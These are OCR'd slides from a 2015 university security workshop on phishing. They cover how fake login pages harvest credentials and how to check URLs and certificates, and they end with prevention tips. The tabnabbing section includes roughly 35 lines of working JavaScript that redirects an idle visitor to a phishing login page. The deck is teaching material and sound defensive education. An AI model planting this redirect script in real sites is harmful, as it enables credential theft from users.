Cyber Security Workshop 2015

KU Security Researchers

Phishing attacks

How it works?
How its done?
How to be protected?

Phishing what?

- Simply, creating fake pages to steal user credentials
- May include fake sites of popular sites like Facebook, Google, Outlook, Amazon, etc

How?


- Mostly attackers uses email to fish the internet hoping to hook users into supplying them user credentials
- Typically email message is used to send the link of fake site
- Phisher -> Fake webpage, A PHP Script, Text file

WHY PHISHING SCAMS KEEP WORKING
Enter your bank account number.
SCAM.
Dilbert.com DilbertCartoonist@gmail.com
WAIT FOR IT
Enter your bank account number.
SCAM.
5-19-14 ©2014 Scott Adams, Inc./Dist. by Universal Uclick
THERE IT IS
Enter your bank account number.
OKEY-DOKEY.

How its really done, you ask?

- Lets do a demo…

Detect fake websites?


Sagar
Nepal Investment
Nepal Investmen...k Limited [NP] https://www.nibl.com.np/BankAwa
Always check this first
नेपाल इन्भेष्टमेण्ट बैंक लि.
NEPAL INVESTMENT BANK LTD.
Truly a Nepali Bank
eBanking
Mobile Banking
Foreign Exchange
VISA

Ensure the following while logging in

1. URL address on the address bar of your internet browser begins with https://www.nibl.com.np (**https** stands for secured website)
2. Do not enter login or other sensitive information in any pop up window
3. You have verified the security certificate by clicking on the padlock icon of your internet browser
4. NIBL never asks you to change security details through email, SMS etc.

NIBL eBanking System

eBanking User ID:

1st (Sign On) Password:

Login | Cancel

NIBL eCommerce Sites

1. NCELL Prepaid TopUp
2. Domestice Remittance
3. Nepal Telecom MPOS (Prepaid, Postpaid, PSTN, ADSL)


more NIBL Online Merchants.....

eBanking Feedback Form

Safety Tips

eBanking Manual

FOLLOW US ON FACEBOOK



www.facebook.com
Identity verified

Permissions | **Connection**

The identity of this website has been verified by DigiCert High Assurance CA-3 but does not have public audit records.
Certificate information

Your connection to www.facebook.com is encrypted with 128-bit encryption.

The connection uses TLS 1.2.

The connection is encrypted and authenticated using AES_128_GCM and uses ECDHE_ECDSA as the key exchange mechanism.

Site information
You first visited this site on Mar 1, 2015.

What do these mean?

Tab Nabbing

- Advanced type of phishing attack
- Instead of sending URL links to the victims (which might be suspicious), fool the victim to provide their user credentials
- Redirect the user to phishing site through other sites you use

What is Tab nabbing?


- When user is idle to THE site (attackers site) for some time, the page redirects to phishing site
- Nap tapping may include;
  - Checking mouse movements over the page
  - Check scroll bar movements in the page
  - Checking key strokes

How its done?

- Here comes the magic of JavaScript again….
- Jscript checks for user’s actions, if the user is idle for some time, then page is redirected to phishing page.
- Lets see the demo….

Just about 35 lines of codes

What?



```
<!-- tab nabbing start -->
<script type="text/javascript">
    var xScroll, yScroll, timerPoll, timerRedirect, timerClock;
    function initRedirect(){
    if (typeof document.body.scrollTop != "undefined"){ //IE,NS7,Moz
        xScroll = document.body.scrollLeft;
        yScroll = document.body.scrollTop;
        clearInterval(timerPoll); //stop polling scroll move
        clearInterval(timerRedirect); //stop timed redirect
        timerPoll = setInterval("pollActivity()",1); //poll scrolling
        timerRedirect = setInterval("location.href='login.html'",10000); //set timed redirect

    }
    else if (typeof window.pageYOffset != "undefined"){ //other browsers that support pageYOffset/pageXOffset instead
        xScroll = window.pageXOffset;
        yScroll = window.pageYOffset;
        clearInterval(timerPoll); //stop polling scroll move
        clearInterval(timerRedirect); //stop timed redirect
        timerPoll = setInterval("pollActivity()",1); //poll scrolling
        timerRedirect = setInterval("location.href='login.html'",10000); //set timed redirect

    }
    //else do nothing
    }
    function pollActivity(){
    if ((typeof document.body.scrollTop != "undefined" && (xScroll!=document.body.scrollLeft || yScroll!=document.body.scrollTop)) //IE/NS7/Moz
    ||
    (typeof window.pageYOffset != "undefined" && (xScroll!=window.pageXOffset || yScroll!=window.pageYOffset))) { //other browsers
        initRedirect(); //reset polling scroll position
    }
    }
    document.onmousemove=initRedirect;
    document.onclick=initRedirect;
    document.onkeydown=initRedirect;
    window.onload=initRedirect;
    window.onresize=initRedirect;
</script>
<!-- tab nabbing end -->
```

Preventive measures

- Avoid clicking links some suspicious email messages sent to you
- For most of the email services like Gmail, Outlook, Ymail has their own email verification systems, however care should be taken
- Look for the verification of sites ie. Secure Websites and verified website certificates before submitting any sensitive information
- Email filtering